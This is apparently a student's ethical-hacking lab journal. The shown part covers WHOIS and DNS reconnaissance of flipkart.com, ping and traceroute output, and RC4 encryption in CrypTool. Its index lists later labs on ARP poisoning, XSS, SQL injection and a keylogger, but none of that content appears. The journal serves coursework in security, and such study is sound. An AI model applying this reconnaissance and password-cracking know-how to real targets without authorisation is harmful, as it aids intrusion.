ETHICAL HACKING JOURNAL

NAME : PARTH DEDHIA

CLASS : TYBSc CS

ROLL NO: TCS2324010

SIES College of Arts, Science & Commerce

RISE WITH EDUCATION

NAAC REACCREDITED - 'A' GRADE

ISO 9001 : 2008

S.I.E.S College of Arts, Science and Commerce
Sion(W), Mumbai – 400 022.

CERTIFICATE

This is to certify th a**Parth Dedhia**

Roll N o**TCS2324010** as successfully completed the necessary course of experiments in the subject of **Ethical Hacking** during the academic year **2023 – 2024** complying with the requirements of **University of Mumbai**, for the course of **T.Y. BSc. Computer Science [Semester-6]**.

Prof. In-Charge

Dr.Abuzar Ansari

(Ethical Hacking)

Examination Date:

Examiner's Signature & Date:

Head of the Department

Prof. Manoj Singh

College Seal

And

Date

INDEX

Sr no.	Aim	Page no	Remarks	Signature
1	Use Google and Whois for Reconnaissance.	04		
2	Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm. Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.	07		
3	Using Traceroute, ping, ipconfig, netstat Command. Perform ARP Poisoning in Windows.	13		
4	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.	20		
5	Use Wireshark sniffer to capture network traffic and analyze.	23		
6	Simulate persistent Cross Site Scripting attack.	26		
7	Session impersonation using Firefox and Tamper Data add on.	32		
8	Perform SQL injection attack.	38		
9	Create a simple keylogger using Python.	41		

Practical No: 01


Aim: Use Google and Whois for reconnaissance.

Output:

Using who.is

Step1: Open the WHO.is website


Step 2: Enter the website name and hit the “Enter button”.


WHOIS Search, Domain Name,
who.is
Premium Domains
Transfer
Features
Login
Sign Up
who.is
WHOIS Search, Domain Name, Website, and IP Tools

www.flipkart.com

Your IP address is 183.87.190.156

Step 3: Show you information about www.flipkart.com



flipkart.com
whois information

Registrar Info


Name	GoDaddy.com, LLC
Whois Server	whois.godaddy.com
Referral URL	https://www.godaddy.com
Status	clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited clientRenewProhibited https://icann.org/epp#clientRenewProhibited clientTransferProhibited https://icann.org/epp#clientTransferProhibited clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited

Important Dates

Expires On	2025-06-03
Registered On	2007-06-03
Updated On	2019-05-13

Name Servers

SDNS14.ULTRADNS.BIZ	156.154.142.14
SDNS14.ULTRADNS.COM	156.154.140.14
SDNS14.ULTRADNS.NET	156.154.141.14
SDNS14.ULTRADNS.ORG	156.154.143.14



Registrar Data


We will display stored WHOIS data for up to 30 days.

```
Registrant Contact Information:
         Name                                 Registration Private
         Organization                         Domains By Proxy, LLC
         Address                              DomainsByProxy.com
         Address                              2155 E Warner Rd
         City                                 Tempe
         State / Province                     Arizona
         Postal Code                          85284
         Country                              US
         Phone                                +1.4806242599
         Email                                Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM

Administrative Contact Information:
         Name                                 Registration Private
         Organization                         Domains By Proxy, LLC
         Address                              DomainsByProxy.com
         Address                              2155 E Warner Rd
         City                                 Tempe
         State / Province                     Arizona
         Postal Code                          85284
         Country                              US
         Phone                                +1.4806242599
         Email                                Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM

Technical Contact Information:
         Name                                 Registration Private
         Organization                         Domains By Proxy, LLC
         Address                              DomainsByProxy.com
         Address                              2155 E Warner Rd
         City                                 Tempe
         State / Province                     Arizona
         Postal Code                          85284
         Country                              US
         Phone                                +1.4806242599
         Email                                Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM

Information Updated: 2024-02-25 17:06:49
```

Server Type

Suggested Domains for flipkart.com

DNS RECORDS :




flipkart.com

DNS information

DNS Records for flipkart.com

Hostname	Type	TTL	Priority	Content
flipkart.com	SOA	7200		pdns1.ultradns.net sysadmin@flipkart.com 2017032829 10800 900 604800 10800
flipkart.com	NS	21600		sdns14.ultradns.org
flipkart.com	NS	21600		sdns14.ultradns.net
flipkart.com	NS	21600		sdns14.ultradns.com
flipkart.com	NS	21600		sdns14.ultradns.biz
flipkart.com	A	900		103.243.32.90
flipkart.com	MX	76	1	eu-smtp-inbound-2.mimecast.com
flipkart.com	MX	76	1	eu-smtp-inbound-1.mimecast.com
www.flipkart.com	A	892		103.243.32.90
www.flipkart.com	CNAME	38		flipkart.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-2.mimecast.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-1.mimecast.com

DIAGNOSTICS :



```
PING flipkart.com (163.53.76.86) 56(84) bytes of data.
64 bytes from 163.53.76.86: icmp_seq=1 ttl=52 time=246 ms
64 bytes from 163.53.76.86: icmp_seq=2 ttl=52 time=246 ms
64 bytes from 163.53.76.86: icmp_seq=3 ttl=52 time=246 ms
64 bytes from 163.53.76.86: icmp_seq=4 ttl=52 time=246 ms
64 bytes from 163.53.76.86: icmp_seq=5 ttl=52 time=246 ms

--- flipkart.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 246.339/246.384/246.440/0.445 ms
```

```
traceroute to flipkart.com (163.53.76.86), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.501 ms  0.379 ms  0.260 ms
 2  ec2-3-236-63-113.compute-1.amazonaws.com (3.236.63.113)  8.705 ms ec2-3-236-63-53.compute-1.amazonaws.com (3.236.63.53)  4.428 ms ec2-3-236-63-71.compute-
 3  240.0.224.66 (240.0.224.66)  3.887 ms 240.0.224.98 (240.0.224.98)  0.450 ms 240.0.224.67 (240.0.224.67)  0.500 ms
 4  242.2.112.195 (242.2.112.195)  1.234 ms 242.2.113.71 (242.2.113.71)  1.833 ms 242.2.113.67 (242.2.113.67)  2.167 ms
 5  240.2.88.14 (240.2.88.14)  7.002 ms 240.2.88.12 (240.2.88.12)  6.871 ms 240.2.88.14 (240.2.88.14)  6.997 ms
 6  151.148.10.176 (151.148.10.176)  6.917 ms  6.867 ms  6.878 ms
 7  151.148.10.177 (151.148.10.177)  7.077 ms  7.046 ms  6.967 ms
 8  116.119.81.106 (116.119.81.106)  254.453 ms 116.119.46.40 (116.119.46.40)  242.761 ms 116.119.81.106 (116.119.81.106)  254.334 ms
```

Practical No: 02 TCS2324018


Aim:

2.1 Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm.

Output:

1. Install CrypTool from www.cryptool.org


2. Enter Plain Text


CrypTool 1.4.42 - Unnamed1
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Unnamed1

VAISHNAVI

3. To Encrypt click on Encrypt/Decrypt > Symmetric(modern) > RC4

4. Click the number of bits:




Enter the key using hexadecimal characters (0..9, A..F).

Key length: 8 bits

00


5. Click Encrypt:



RC4 encryption of <Unnamed1>, key <00>


```
00000000   B8 59 C0 12 EB 79 1C 6C C3                    .Y...y.l.
```

6. To decrypt again click on Encrypt/Decrypt > Symmetric (modern) > RC4



CrypTool 1.4.42 - RC4 encryption of <Unnamed1>, key <00>

7. Click the number of bits:




Key Entry: RC4

Enter the key using hexadecimal characters (0..9, A..F).

Key length: 8 bits

00

8. Click Decrypt:




Unnamed1
RC4 encryption of <Unnamed1>, key <00>
RC4 decryption of <RC4 encryption of <Unnamed1>, key <00>>, key <00>
Press F1 to obtain help.
L:1 C:1 P:1
CAP

VAISHNAVI

2.2 Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

